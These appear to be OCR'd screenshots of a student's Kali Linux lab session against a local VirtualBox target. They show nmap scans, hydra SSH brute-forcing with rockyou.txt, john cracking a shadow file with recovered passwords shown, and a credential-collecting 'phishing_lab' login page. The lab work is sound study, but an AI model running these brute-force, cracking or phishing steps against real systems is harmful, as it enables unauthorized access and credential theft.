(genmon)XXX 23:04 | G

kali㉿kali: ~

```
Session Actions Edit View Help
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
    valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
    valid_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
    valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a0:27ff:fe3a:b09c/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

```
[(kali㉿kali)-[~]]$ nmap -sS -v -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.
```

```
[(kali㉿kali)-[~]]$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
```

```
[(kali㉿kali)-[~]]$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
```

```
[(kali㉿kali)-[~]]$ nmap -sS -v -o192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
```

```
[(kali㉿kali)-[~]]$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
```

```
[(kali㉿kali)-[~]]$
```



kali@kali: ~/phishing\_lab

23:05 | G

Session Actions Edit View Help

```
GNU nano 8.6
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = On

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off

; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On

; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off

; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off

; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On


; This setting is off by default.
;report_zend_debug = 0
```

/etc/php/8.4/apache2/php.ini \*

```
[ ] kali@kali: ~
Session Actions Edit View Help
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
OS and Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
[+] kali㉿kali:[-]
$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace
<name>
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project



kali㉿kali:~

Session Actions Edit View Help

```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-29 00:26:47  
 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
 [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task  
 [DATA] attacking ssh://192.168.56.103:22/  
 [ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripenmd160,hmac-ripenmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-29 00:37:04  
 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
 [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task  
 [DATA] attacking ssh://192.168.56.103:22/  
 [ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripenmd160,hmac-ripenmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

```
[(kali㉿kali)-~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
[(kali㉿kali)-~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left
```

```
[(kali㉿kali)-~]
$ john --show shadow.txt
```

File Machine Input Devices Help



kali@kali: ~/phishing\_lab

Session Actions Edit View Help

[(kali㉿kali)-~] \$ nano login.html

```
[(kali㉿kali)-~] $ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

[(kali㉿kali)-~] \$ cd ~/phishing\_lab

[(kali㉿kali)-~/phishing\_lab] \$ xdg-open login.html

q  
^c

[(kali㉿kali)-~/phishing\_lab] \$ firefox login.html

[(kali㉿kali)-~/phishing\_lab] \$ firefox file://\$(pwd)/login.html

[(kali㉿kali)-~/phishing\_lab] \$ firefox

[(kali㉿kali)-~/phishing\_lab] \$ firefox file:///\$/login.html